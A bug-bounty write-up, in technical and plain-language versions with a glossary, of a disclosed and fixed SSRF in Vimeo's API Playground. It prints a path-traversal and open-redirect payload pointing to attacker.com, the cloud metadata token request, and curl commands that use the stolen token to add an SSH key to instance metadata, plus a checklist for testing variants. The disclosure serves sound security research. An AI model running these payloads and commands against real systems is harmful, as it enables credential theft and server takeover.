Vimeo SSRF with code execution potential
A server-side request forgery (SSRF) vulnerability in Vimeo's API Playground allowed an attacker to make the server request arbitrary URLs by using path traversal and an open redirect. The attacker could then access Google Cloud metadata and obtain a service account token with broad permissions, potentially leading to code execution.
 Published on medium.com
Recently I discovered a semi responded SSRF on Vimeo with code execution possibility. This blog post explains how I found & exploited it.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Vimeo runs a public API at api.vimeo.com and provides an API console, the API Playground, for developers to try requests against it. The important detail for this story is that the Playground does not send requests from the browser: the web app builds the request and the Vimeo server performs it server-side. That makes the Playground a place where user-controlled values end up in an outbound HTTP request made from Vimeo's own infrastructure, which is exactly the shape of a server-side request forgery (SSRF) bug.
The researcher found a semi-responded SSRF on Vimeo with code execution potential, and this is the account of how it was found and exploited.
Setup
The report does not describe any special accounts, roles, tools or versions. The starting point is simply the API Playground and the request it generates. The base request looks like this:

Base request
That request is supposed to make a server-side GET request to:
https://api.vimeo.com/users/{user_id}/videos/{video_id}
Several parts of the request are under the user's control:
- the
uriparameter, which is the endpoint to hit, in this case/users/{user_id}/videos/{video_id}; - the request method, here
GET; params, which are supposed to be POST parameters when the method is POST;user_idandvideo_id, variables whose values are defined in thesegmentsparameter.
Finding it
The first attempt was to change the uri parameter to a custom path. Any change to uri returned a 403, which indicates that only a set of API endpoints is allowed there. The variables such as user_id and video_id were a different matter: changing them is possible because they are intentional, and because their values are reflected in the path of the URL. Passing ../../../ results in a request to the root of api.vimeo.com. The report illustrates the parsing with:
URL.parse("https://api.vimeo.com/users/1122/videos/../../../attacker")
Result: https://api.vimeo.com/attacker

Path traversal in HTTP requests made on server side
The response lists all endpoints of api.vimeo.com, which is the root response of api.vimeo.com when the request is made with an authorization header.
At this point the request is still confined to the api.vimeo.com host. The way out was the observation that the server follows HTTP 30X redirects. That opens the door to chaining: if an open redirect can be found, the server can be redirected to an asset the attacker controls.
A minute of content discovery turned up an endpoint on api.vimeo.com that redirects to vimeo.com with a controlled path on vimeo.com:

api.vimeo.com to vimeo.com
That gives a wide scope to look for an open redirect on vimeo.com. The researcher had a not very useful open redirect there and does not disclose its details, describing it only as something like:
https://vimeo/vulnerable/open/redirect?url=https://attacker.com
which makes a 302 redirect to attacker.com.
Exploitation
Step 1: traverse out of the fixed path and chain the redirects
The final payload to redirect the server to the controlled asset is:
../../../m/vulnerable/open/redirect?url=https://attacker.com
Passing this value inside video_id parses the URL like this:
https://api.vimeo.com/users/1122/videos/../../../m/vulnerable/open/redirect?url=https://attacker.com
which on parsing becomes:
https://api.vimeo.com/m/vulnerable/open/redirect?url=https://attacker.com
An HTTP redirection is then made and followed to:
https://vimeo.com/vulnerable/open/redirect?url=https://attacker.com
Another HTTP redirection is made and followed to:

SSRF Achieved, Redacted details regarding the open redirect and my domain.
The server expects a JSON response, parses it and shows it in the response.
Step 2: reach the Google metadata API
Vimeo's infrastructure is on Google Cloud, so the first attempt was to hit the Google metadata API, following the approach taken by André Baptista (0xacb) in his report. This endpoint returns a service account token:
http://metadata.[redacted]/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json
{ “headers”: [ “HTTP/1.1 200”, “Content-Type: application/json”, “Host: api.vimeo.com” ], “code”: 200, “body”: { “access_token”: “ya29.c.[redacted]”, “expires_in”: 2631, “token_type”: “Bearer” } }
The response carries an OAuth access token of type Bearer, valid for 2631 seconds, returned through the SSRF.
Step 3: check the scope of the token
The token's scope was checked with:
$ curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.XXXXXKuXXXXXXXkGT0rJSA Response:{ "issued_to": "101302079XXXXX", "audience": "10130207XXXXX", "scope": "https://www.googleapis.com/auth/compute https://www.googleapis.com/auth/logging.write https://www.googleapis.com/auth/devstorage.read_write https://www.googleapis.com/auth/monitoring", "expires_in": 2443, "access_type": "offline" }
The scope includes compute, logging.write, devstorage.read_write and monitoring, and the access type is offline.
Step 4: add an SSH key to the instance metadata
With that token the researcher could add a public SSH key to the instance and then connect with the corresponding private key:
$ curl -X POST “https://www.googleapis.com/compute/v1/projects/1042377752888/setCommonInstanceMetadata" -H “Authorization: Bearer ya29.c.EmKeBq9XI09_1HK1XXXXXXXXT0rJSA” -H “Content-Type: application/json” — data ‘{“items”: [{“key”: “harsh-bugdiscloseguys”, “value”: “harsh-ssrf”}]}Response: { “kind”: “compute#operation”, “id”: “63228127XXXXXX”, “name”: “operation-XXXXXXXXXXXXXXXXXX”, “operationType”: “compute.projects.setCommonInstanceMetadata”, “targetLink”: “https://www.googleapis.com/compute/v1/projects/vimeo-XXXXX", “targetId”: “10423XXXXXXXX”, “status”: “RUNNING”, “user”: “[redacted]”, “progress”: 0, “insertTime”: “2019–01–27T15:50:11.598–08:00”, “startTime”: “2019–01–27T15:50:11.599–08:00”, “selfLink”: “https://www.googleapis.com/compute/v1/projects/vimeo-XXXXX/global/operations/operation-XXXXXX"}
The call to setCommonInstanceMetadata returns a compute#operation in RUNNING status, which shows the metadata change was accepted.
And…

keys added
Le me
However, the SSH port was open on the internal network only. That was still enough to prove that internally this can be escalated to shell access.
Kubernetes keys were also extracted from the metadata API, but for some reason the researcher was not able to use them, although the Vimeo team confirmed they were valid.
The researcher notes that, due to his work and involvement with Vimeo, he was allowed to go deeper than would normally have been allowed.
Root cause
The Playground builds a server-side request from user-supplied values, and the segments values (user_id, video_id) are interpolated into the URL path without being constrained to a single path segment. Dot-segments such as ../../../ are therefore resolved by URL parsing, and the request lands on a different path of api.vimeo.com than intended. The uri parameter is protected by an allowlist that returns 403 on any change, but that check does not cover the path built from the segment variables.
The second half of the chain is that the server follows HTTP 30X redirects. An endpoint on api.vimeo.com redirects to vimeo.com with a controlled path, and an open redirect on vimeo.com then sends the request to an arbitrary host. Because redirects are followed, the allowlist on the initial host does not confine the request to Vimeo infrastructure. The metadata endpoint was reachable from the server, and the response was parsed as JSON and shown back, which made the SSRF semi-responded rather than blind.
Impact
An attacker could make the Vimeo server issue requests to arbitrary hosts, including the Google metadata API, and read the JSON responses. From the metadata API the researcher obtained a service account token with compute, logging.write, devstorage.read_write and monitoring scopes, and used it to add an SSH key to the project's common instance metadata. The SSH port was reachable only from the internal network, so a direct shell was not obtained, but the report states this was enough to prove that internally it can be escalated to shell access. Kubernetes keys were also extracted from the metadata API; the researcher could not use them, though Vimeo confirmed they were valid.
Fix
Vimeo rewarded an initial $100 and pushed a temporary fix on the day of triage, then pushed a permanent fix on 30th/31st January, with $4900 rewarded on 1st February. The report does not describe the content of either fix.
Variants to test
- Path traversal in path segments. Put
../../../and encoded variants into any parameter that is interpolated into a server-side URL path. A positive result is a response from a different path on the same host than the one the endpoint was meant to hit. - Redirect chaining. Look for endpoints on the allowed host that redirect to another Vimeo host with a controlled path, then for an open redirect on that second host. A positive result is the server following both redirects and returning content from your own domain.
- Cloud metadata access. Point the SSRF at
http://metadata.[redacted]/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json(or the equivalent for other clouds). A positive result is a JSON body containing an access token. - Token scope check. Take any token returned and query
https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=.... A positive result is a scope list that includes permissions such ascomputeordevstorage.read_write. - Metadata write. With a token that has
computescope, trysetCommonInstanceMetadataagainst the project. A positive result is acompute#operationinRUNNINGstatus, which shows the metadata change was accepted.
Timeline
- 28th Jan early morning: initial discovery.
- 28th Jan: triaged by the HackerOne team.
- 28th Jan: Vimeo rewarded an initial $100 and pushed a temporary fix.
- 30th/31st Jan: permanent fix pushed.
- 1st Feb: $4900 rewarded.
What happened, in plain words
Vimeo is a video hosting website. Like many large websites, it offers something called an API: a way for other programs, rather than people clicking buttons, to talk to Vimeo's computers and ask for data. To make life easier for developers, Vimeo also runs a web page called the API Playground, where you can fill in a form describing a request and press a button to send it.
The crucial detail is that the Playground does not send the request from your browser. Your browser sends the form to Vimeo's server, and Vimeo's server then makes the actual request to the API. In other words, a machine inside Vimeo's own network is doing the fetching on your behalf.
That is the shape of a bug class called server-side request forgery, or SSRF: if you can influence the address that the server fetches, you can make Vimeo's own computers send requests to places you could never reach from your laptop, such as internal machines that are not exposed to the internet.
The researcher found a semi-responded SSRF on Vimeo with code execution potential. "Semi-responded" means the attacker does not just cause a request to happen blindly; the server also shows the answer back. "Code execution potential" means the bug could plausibly be pushed further, towards running commands on Vimeo's machines. This is the account of how it was found and exploited.
Setup
The report does not describe any special accounts, roles, tools or versions. The starting point is simply the API Playground and the request it generates. The base request looks like this:
Base request
That request is supposed to make a server-side GET request to:
https://api.vimeo.com/users/{user_id}/videos/{video_id}
A GET request is the ordinary kind of request a browser makes when you open a page: "please give me this thing". The address above has two placeholders in curly brackets, {user_id} and {video_id}, which stand for a particular user and a particular video. The full address means: on Vimeo's API server, look up this user, then this video belonging to them.
Several parts of the request are under the user's control:
- the
uriparameter, which is the endpoint to hit, in this case/users/{user_id}/videos/{video_id}; - the request method, here
GET; params, which are supposed to be POST parameters when the method is POST;user_idandvideo_id, variables whose values are defined in thesegmentsparameter.
A parameter is simply a named value you fill in on a form. The uri is the part of the address after the domain name, the bit that says which resource you want. The method is the verb of the request: GET means "read", POST means "send something". The segments parameter is where the Playground collects the values that get substituted into the placeholders in the address.
Finding it
The first attempt was to change the uri parameter to a custom path. Any change to uri returned a 403, which indicates that only a set of API endpoints is allowed there.
A 403 is the HTTP status code for "forbidden": the server understood the request but refuses to serve it. So the Playground keeps a list of permitted endpoints, an allowlist, and anything not on the list is rejected. That door was closed.
The variables such as user_id and video_id were a different matter: changing them is possible because they are intentional, and because their values are reflected in the path of the URL. Passing ../../../ results in a request to the root of api.vimeo.com. The report illustrates the parsing with:
URL.parse("https://api.vimeo.com/users/1122/videos/../../../attacker")
Result: https://api.vimeo.com/attacker
Path traversal in HTTP requests made on server side
Here is what that line means, piece by piece. URL.parse is a standard function that takes a text address and breaks it into its parts, the way a postal worker reads a street address. The input is a normal-looking API address with 1122 as the user and ../../../attacker as the video. In a file system, .. means "go up one folder", and web addresses follow the same convention. So ../../../ climbs three levels up from /users/1122/videos/, landing back at the top of the site, and then attacker is appended. The result is https://api.vimeo.com/attacker, a completely different place from the one the form was meant to reach.
This trick is called path traversal: using .. to walk out of the folder, or path, you were supposed to stay inside. The everyday comparison is a hotel corridor where your key opens room 101, but the signs let you walk to the lift and press any floor. The allowlist checked the uri field, the front door, but not the values that get pasted into the address later.
The response lists all endpoints of api.vimeo.com, which is the root response of api.vimeo.com when the request is made with an authorization header. An authorization header is a small piece of text attached to a request that proves who is asking, like showing a badge at a reception desk. Because the Playground's server already carries Vimeo's own badge, the root of the API answered with a list of everything it offers.
At this point the request is still confined to the api.vimeo.com host. A host is one named machine on the internet, for example api.vimeo.com or www.vimeo.com. The way out was the observation that the server follows HTTP 30X redirects.
A redirect is what happens when you ask for one address and the server replies "not here, go there instead". The 30X family of status codes covers these forwarding replies; 301 and 302 are the common ones. Browsers follow them automatically, and so did Vimeo's server. That opens the door to chaining: if an open redirect can be found, the server can be redirected to an asset the attacker controls.
An open redirect is a page on a website that will forward a visitor to any address supplied in its own URL, without checking where that address points. It is like a receptionist who will walk you to any room number you name, including one in a different building.
A minute of content discovery turned up an endpoint on api.vimeo.com that redirects to vimeo.com with a controlled path on vimeo.com:
api.vimeo.com to vimeo.com
Content discovery means poking around a site, guessing and trying addresses, to see what exists that is not linked from the menu. The address above is on the API host, but it forwards to the main Vimeo website, and the part after /m/ is carried over. That gives a wide scope to look for an open redirect on vimeo.com. The researcher had a not very useful open redirect there and does not disclose its details, describing it only as something like:
https://vimeo/vulnerable/open/redirect?url=https://attacker.com
which makes a 302 redirect to attacker.com.
Read that address as: a page on Vimeo whose job is to redirect, taking a url parameter that says where to go. The value given is https://attacker.com, a domain the researcher controls. A 302 is the temporary redirect status code. So this page will send any visitor, including Vimeo's own server, to the researcher's site.
Exploitation
Step 1: traverse out of the fixed path and chain the redirects
The final payload to redirect the server to the controlled asset is:
../../../m/vulnerable/open/redirect?url=https://attacker.com
A payload is the actual text you put into the input field to trigger the bug. This one combines everything found so far: first climb out of the intended path with ../../../, then land on the /m/ endpoint that forwards to the main Vimeo site, then use the open redirect there to leave Vimeo entirely.
Passing this value inside video_id parses the URL like this:
https://api.vimeo.com/users/1122/videos/../../../m/vulnerable/open/redirect?url=https://attacker.com
which on parsing becomes:
https://api.vimeo.com/m/vulnerable/open/redirect?url=https://attacker.com
An HTTP redirection is then made and followed to:
https://vimeo.com/vulnerable/open/redirect?url=https://attacker.com
Another HTTP redirection is made and followed to:
SSRF Achieved, Redacted details regarding the open redirect and my domain.
Line by line: the first address is what the Playground builds when the payload is placed in the video slot. The .. segments are then resolved, collapsing the address to the second one, which sits on the API host but points at the forwarding endpoint. The server requests that, receives a redirect to the main Vimeo site, follows it, receives a second redirect from the open redirect page, follows that too, and finally arrives at the researcher's own domain. Each hop is a separate HTTP request, and the server made all of them on the researcher's behalf.
The server expects a JSON response, parses it and shows it in the response. JSON is a plain text format for structured data, made of names and values in curly braces, the same shape many web services use to exchange information. Because the Playground displayed the parsed answer, the researcher could read whatever the final destination returned. That is what makes this SSRF responded rather than blind: a blind SSRF only tells you a request happened, while this one hands you the reply.
Step 2: reach the Google metadata API
Vimeo's infrastructure is on Google Cloud, so the first attempt was to hit the Google metadata API, following the approach taken by André Baptista (0xacb) in his report. This endpoint returns a service account token:
http://metadata.[redacted]/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json
{ “headers”: [ “HTTP/1.1 200”, “Content-Type: application/json”, “Host: api.vimeo.com” ], “code”: 200, “body”: { “access_token”: “ya29.c.[redacted]”, “expires_in”: 2631, “token_type”: “Bearer” } }
What is the metadata API? When you rent a computer in a cloud, that computer needs a way to learn things about itself and to get credentials for other Google services without a human typing a password. Google provides a special internal address, metadata.[redacted], that only machines inside the cloud can reach. It is like a staff room noticeboard that only employees can walk up to. The path in the address asks for the token belonging to the default service account, and ?alt=json asks for the answer in JSON format.
A service account is a robot identity used by a program rather than a person. A token is a short string that acts as proof of identity, like a wristband at an event: show it and you are let in, and it stops working after a while. The response above is the Playground's report of what came back: status 200, meaning success, a content type of JSON, and a body containing an access_token of type Bearer, valid for 2631 seconds. Bearer means "whoever holds this token is treated as the account".
So the SSRF had reached Google's internal noticeboard and read a credential off it.
Step 3: check the scope of the token
The token's scope was checked with:
$ curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.XXXXXKuXXXXXXXkGT0rJSA Response:{ "issued_to": "101302079XXXXX", "audience": "10130207XXXXX", "scope": "https://www.googleapis.com/auth/compute https://www.googleapis.com/auth/logging.write https://www.googleapis.com/auth/devstorage.read_write https://www.googleapis.com/auth/monitoring", "expires_in": 2443, "access_type": "offline" }
curl is a command-line tool for fetching a web address; it does the same job as a browser but prints the answer as text. The address here is Google's token information service, and the token is passed as a parameter. The reply says which project issued the token, who it is for, and, most importantly, the scope: the list of permissions the token carries. Here it includes compute (manage virtual machines), logging.write (write logs), devstorage.read_write (read and write stored files) and monitoring. The access type is offline, meaning the credential can be used without a user present. A token with these permissions is far more powerful than a simple read-only one.
Step 4: add an SSH key to the instance metadata
With that token the researcher could add a public SSH key to the instance and then connect with the corresponding private key:
$ curl -X POST “https://www.googleapis.com/compute/v1/projects/1042377752888/setCommonInstanceMetadata" -H “Authorization: Bearer ya29.c.EmKeBq9XI09_1HK1XXXXXXXXT0rJSA” -H “Content-Type: application/json” — data ‘{“items”: [{“key”: “harsh-bugdiscloseguys”, “value”: “harsh-ssrf”}]}Response: { “kind”: “compute#operation”, “id”: “63228127XXXXXX”, “name”: “operation-XXXXXXXXXXXXXXXXXX”, “operationType”: “compute.projects.setCommonInstanceMetadata”, “targetLink”: “https://www.googleapis.com/compute/v1/projects/vimeo-XXXXX", “targetId”: “10423XXXXXXXX”, “status”: “RUNNING”, “user”: “[redacted]”, “progress”: 0, “insertTime”: “2019–01–27T15:50:11.598–08:00”, “startTime”: “2019–01–27T15:50:11.599–08:00”, “selfLink”: “https://www.googleapis.com/compute/v1/projects/vimeo-XXXXX/global/operations/operation-XXXXXX"}
SSH is the standard way to open a command line on a remote computer. It works with a pair of keys: a public key that you leave on the server, and a private key that stays with you. If the server has your public key on its list of allowed keys, your private key opens the door. It is like leaving a copy of your padlock on someone's gate and keeping the only key.
Now the command, piece by piece. curl -X POST sends a POST request, the verb used when you are submitting data rather than just reading. The address is Google's compute service, naming a project by number and the operation setCommonInstanceMetadata, which changes the shared settings for all machines in that project. -H adds a header: the first one carries the stolen token as a Bearer credential, the second says the body is JSON. The body, after --data, is a small JSON object with one item, a key named harsh-bugdiscloseguys with the value harsh-ssrf. In Google's metadata, a key and value pair like this is how an SSH public key gets registered for the machines.
The response is a compute#operation object with status RUNNING, which shows the metadata change was accepted. An operation in Google's API is a record of a long-running job; RUNNING means it started. The response also names the project and the service account that made the change.
And…
keys added
Le me
However, the SSH port was open on the internal network only. A port is a numbered doorway on a machine; SSH uses its own. "Internal network only" means the door existed but was not reachable from the public internet, only from other machines inside Vimeo's cloud. That was still enough to prove that internally this can be escalated to shell access. A shell is a command prompt on the machine, the thing you would get after logging in with SSH.
Kubernetes keys were also extracted from the metadata API, but for some reason the researcher was not able to use them, although the Vimeo team confirmed they were valid. Kubernetes is a system for running and managing many containers, small packaged applications, across a fleet of machines; keys for it would be another powerful credential.
The researcher notes that, due to his work and involvement with Vimeo, he was allowed to go deeper than would normally have been allowed.
Root cause
The Playground builds a server-side request from user-supplied values, and the segments values (user_id, video_id) are interpolated into the URL path without being constrained to a single path segment. Interpolated means pasted into the middle of a larger piece of text. Dot-segments such as ../../../ are therefore resolved by URL parsing, and the request lands on a different path of api.vimeo.com than intended. The uri parameter is protected by an allowlist that returns 403 on any change, but that check does not cover the path built from the segment variables.
The second half of the chain is that the server follows HTTP 30X redirects. An endpoint on api.vimeo.com redirects to vimeo.com with a controlled path, and an open redirect on vimeo.com then sends the request to an arbitrary host. Because redirects are followed, the allowlist on the initial host does not confine the request to Vimeo infrastructure. The metadata endpoint was reachable from the server, and the response was parsed as JSON and shown back, which made the SSRF semi-responded rather than blind.
Impact
An attacker could make the Vimeo server issue requests to arbitrary hosts, including the Google metadata API, and read the JSON responses. From the metadata API the researcher obtained a service account token with compute, logging.write, devstorage.read_write and monitoring scopes, and used it to add an SSH key to the project's common instance metadata. The SSH port was reachable only from the internal network, so a direct shell was not obtained, but the report states this was enough to prove that internally it can be escalated to shell access. Kubernetes keys were also extracted from the metadata API; the researcher could not use them, though Vimeo confirmed they were valid.
Fix
Vimeo rewarded an initial $100 and pushed a temporary fix on the day of triage, then pushed a permanent fix on 30th/31st January, with $4900 rewarded on 1st February. The report does not describe the content of either fix.
Variants to test
- Path traversal in path segments. Put
../../../and encoded variants into any parameter that is interpolated into a server-side URL path. A positive result is a response from a different path on the same host than the one the endpoint was meant to hit. - Redirect chaining. Look for endpoints on the allowed host that redirect to another Vimeo host with a controlled path, then for an open redirect on that second host. A positive result is the server following both redirects and returning content from your own domain.
- Cloud metadata access. Point the SSRF at
http://metadata.[redacted]/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json(or the equivalent for other clouds). A positive result is a JSON body containing an access token. - Token scope check. Take any token returned and query
https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=.... A positive result is a scope list that includes permissions such ascomputeordevstorage.read_write. - Metadata write. With a token that has
computescope, trysetCommonInstanceMetadataagainst the project. A positive result is acompute#operationinRUNNINGstatus, which shows the metadata change was accepted.
Timeline
- 28th Jan early morning: initial discovery.
- 28th Jan: triaged by the HackerOne team.
- 28th Jan: Vimeo rewarded an initial $100 and pushed a temporary fix.
- 30th/31st Jan: permanent fix pushed.
- 1st Feb: $4900 rewarded.
Glossary
- API: a way for programs to talk to a service over the network, asking for data or actions in a defined format.
- API Playground: Vimeo's web page where developers fill in a form to try API requests, which the Vimeo server then sends.
- Parameter: a named value you supply in a request or form.
- URI: the part of a web address that identifies which resource you want, after the domain name.
- GET: the HTTP method used to read something.
- POST: the HTTP method used to submit data.
- HTTP status code: a number in a reply saying how it went, such as 200 for success, 302 for redirect, 403 for forbidden.
- 403: the status code meaning the server refuses to serve the request.
- Allowlist: a list of things that are permitted, with everything else rejected.
- SSRF (server-side request forgery): a bug where an attacker can make a server send requests to addresses of the attacker's choosing.
- Blind SSRF: an SSRF where you cannot see the reply, only infer that a request happened.
- Responded SSRF: an SSRF where the server shows the fetched reply back to you.
- Path traversal: using
..segments to climb out of the intended path in a URL or file system. - URL parsing: breaking a text address into its parts and resolving things like
... - Host: one named machine on the internet, such as
api.vimeo.com. - Redirect: a reply telling the client to go to a different address instead; the 30X status codes.
- 302: the status code for a temporary redirect.
- Open redirect: a page that forwards visitors to any address supplied in its URL, without checking it.
- Content discovery: exploring a site by guessing and trying addresses to find things not linked in the menu.
- Payload: the actual text placed in an input to trigger a bug.
- JSON: a plain text format for structured data made of names and values.
- Authorization header: a piece of text attached to a request that proves who is asking.
- Metadata API: a special internal address in a cloud that machines can query for information and credentials.
- Service account: a robot identity used by a program rather than a person.
- Token: a short string that acts as proof of identity and usually expires after a while.
- Bearer token: a token where whoever holds it is treated as the account.
- Scope: the list of permissions a token carries.
- curl: a command-line tool for fetching web addresses and printing the reply.
- SSH: the standard way to open a command line on a remote computer, using a public and private key pair.
- Public key / private key: a pair where the public key is left on the server and the private key, kept by you, opens the door.
- Port: a numbered doorway on a machine that a particular service listens on.
- Shell: a command prompt on a machine.
- Kubernetes: a system for running and managing many containers across a fleet of machines.
- Operation: a record of a long-running job in Google's API, with a status such as
RUNNING. - Triage: the first review of a reported bug to confirm it is real and set its priority.